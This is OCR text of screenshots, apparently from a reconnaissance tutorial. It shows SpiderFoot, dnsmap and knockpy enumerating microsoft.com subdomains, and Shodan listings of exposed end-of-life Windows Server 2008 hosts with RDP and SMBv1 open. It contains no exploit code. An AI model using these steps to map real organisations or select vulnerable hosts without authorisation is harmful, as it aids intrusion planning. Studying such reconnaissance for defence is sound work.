



SpiderFoot v4.0.0
127.0.0.1:1234/newscan
90%
spiderfoot
New Scan
Scans
Settings
Light Mode
About
New Scan
Scan Name
Target-1
A
Scan Target
microsoft.com
B
Your scan target may be one of the following. SpiderFoot will automatically detect the target type based on the format of your input:
Domain Name: e.g. example.com
IPv4 Address: e.g. 1.2.3.4
IPv6 Address: e.g. 2606:4700:4700::1111
Hostname/Sub-domain: e.g. abc.example.com
Subnet: e.g. 1.2.3.0/24
Bitcoin Address: e.g. 1HesYJSP1QqcyPEjnQ9vzBL1wujruNGe7R
E-mail address: e.g. bob@example.com
Phone Number: e.g. +12345678901 (E.164 format)
Human Name: e.g. "John Smith" (must be in quotes)
Username: e.g. "jsmith2000" (must be in quotes)
Network ASN: e.g. 1234
By Use Case
By Required Data
By Module
All
Get anything and everything about the target.
All SpiderFoot modules will be enabled (slow) but every possible piece of information about the target will be obtained and analysed.
Footprint
Understand what information this target exposes to the Internet.
Gain an understanding about the target's network perimeter, associated identities and other information that is obtained through a lot of web crawling and search engine use.
Investigate
Best for when you suspect the target to be malicious but need more information.
Some basic footprinting will be performed in addition to querying of blacklists and other sources that may have information about your target's maliciousness.
Passive
When you don't want the target to even suspect they are being investigated.
As much information will be gathered without touching the target or their affiliates, therefore only modules that do not touch the target will be enabled.
Run Scan Now
C
Learn about the difference between SpiderFoot and SpiderFoot HX.


Target-1
RUNNING
Summary
Correlations
Browse
Graph
Scan Settings
Log
Scan Status
Total 1591
Unique 1437
Status RUNNING
Errors 126
Correlations
High 0
Medium 0
Low 0
Info 0
Data Types
Percentage of Unique Elements
45
40
35
30
25
20
15
10
5
0
Email Address
Internet Name
App Store Entry
BGP AS Membership
Domain Name
Email Address
Human Name
Internet Name
Linked URL - Internal
Open TCP Port
Physical Location
Public Code Repository
Data from RIRs/APIs
Certificate - Issued by
Certificate - Issued to


Target-1
RUNNING
Summary
Correlations
Browse
Graph
Scan Settings
Log


Target-1
RUNNING
Summary
Correlations
Browse
Graph
Scan Settings
Log
Search...
Type
Unique Data Elements
Total Data Elements
Last Data Element
Affiliate - Email Address 13 13 2023-08-16 19:42:02
Affiliate - Internet Name 6 6 2023-08-16 19:38:22
App Store Entry 41 41 2023-08-16 19:38:22
BGP AS Membership 5 8 2023-08-16 19:41:44
Domain Name 1 3 2023-08-16 19:40:42
Email Address 70 70 2023-08-16 19:42:33
Human Name 4 4 2023-08-16 19:42:11
Internet Name 61 91 2023-08-16 19:42:48
Internet Name - Unresolved 7 8 2023-08-16 19:42:48
Linked URL - Internal 658 674 2023-08-16 19:42:48
Open TCP Port 1 1 2023-08-16 19:42:01
Physical Location 2 5 2023-08-16 19:41:43





```
kali@kali:~$ dnsmap microsoft.com
dnsmap 0.36 - DNS Network Mapper

[+] searching (sub)domains for microsoft.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

accounts.microsoft.com
IP address #1: 23.15.[redacted]

admin.microsoft.com
IPv6 address #1: 2620:1ec:[redacted]

admin.microsoft.com
IP address #1: 13.107.[redacted]
```


Sub-domains and IP addresses


```
kali@kali:~$ knockpy --recon --dns 8.8.8.8 -d microsoft.com
Recon.....: 100%|████████████████████████████████| 6/6 [00:12<00:00,  2.10s/it]
Processing: 100%|████████████████████████████████| 3091/3091 [08:36<00:00,  5.98it/s]
10.ts.mrs.microsoft.com ['65.55.222.14']
http  [None, None, None]
https [None, None, None]
cert  [None, None]

Activate.microsoft.com ['20.83.132.26']
http  [None, None, None]
https [None, None, None]
cert  [None, None]

4afrikaskillslab.microsoft.com ['13.81.118.193']
http  [None, None, None]
https [None, None, None]
cert  [None, None]

064-smtp-in-2a.microsoft.com ['157.54.41.37']
http  [None, None, None]
https [None, None, None]
cert  [None, None]
```


Qualification & Experience:

- Bachelor's degree in Computer Science or a related field
- 2+ years' experience in a Network Administration role
- Previous experience with Microsoft Windows Server 2012, 2016 and 2019 preferred
- Previous experience with Fortinet Firewalls, Cisco switches and routers preferred
- MCSE certification, Azure, Microsoft 365 or Data and AI Certification



TOTAL RESULTS
267,994
TOP COUNTRIES
China 105,458
United States 35,276
Hong Kong 20,812
Russian Federation 9,488
Korea, Republic of 7,174
More...
TOP PORTS
3389 106,089
1433 55,603
445 39,559
25 7,404
5986 5,971
View Report
Download Results
Historical Trend
Browse Images
View on Map
Product Spotlight: Free, Fast IP Lookups for Open Ports and Vulnerabilities using InternetDB
117.25.
database
eol-product
eol-os
MS-SQL NTLM Info:
OS: Windows 7/Windows Server 2008 R2
OS Build: 6.1.7601
Target Name: WIN-F9T06D6VL0F
NetBIOS Domain Name: WIN-F9T06D6VL0F
NetBIOS Computer Name: WIN-F9T06D6VL0F
DNS Domain Name: WIN-F9T06D6VL0F
FQDN: WIN-F9T06D6VL0F
209.208.
United States, Miami
eol-os
SSL Certificate
Issued By:
|- Common Name:
Go Daddy Secure Certificate Authority - G2
|- Organization:
GoDaddy.com, Inc.
Issued To:
|- Common Name:
Supported SSL Versions:
TLSv1.1, TLSv1.2
Diffie-Hellman Fingerprint:
RFC2409/Oakley Group 2
Remote Desktop Protocol
Remote Desktop Protocol NTLM Info:
OS: Windows 7/Windows Server 2008 R2
OS Build: 6.1.7601
Target Name:
NetBIOS Domain Name:
NetBIOS Computer Name
DN...



General Information
Hostnames
Domains
Country
United States
City
Miami
Organization
ISP
Quality Technology Services, LLC
ASN
AS11767
Operating System
Windows (build 6.1.7601)



// LAST SEEN: 2023-08-11
Open Ports
445
3389
Open Ports
// 445 / TCP
1641389631 | 2023-08-11T15:07:24.733811
SMB Status:
Authentication: enabled
SMB Version: 1
OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
Software: Windows Server 2008 R2 Standard 6.1
Capabilities: extended-security, infolevel-passthru, large-files, large-readx, large-writex, level2-oplocks, lock-and-read, lwio, nt-find, nt
-smb, nt-status, rpc-remote-api, unicode
Service Banner
// 3389 / TCP
1681476496 | 2023-08-11T09:07:57.836448
Remote Desktop Protocol
Remote Desktop Protocol NTLM Info:
OS: Windows 7/Windows Server 2008 R2
OS Build: 6.1.7601
Target Name:
NetBIOS Domain Name:
NetBIOS Computer Name:
DNS Domain Name:
FQDN:
administrator
Logged on
Username Found

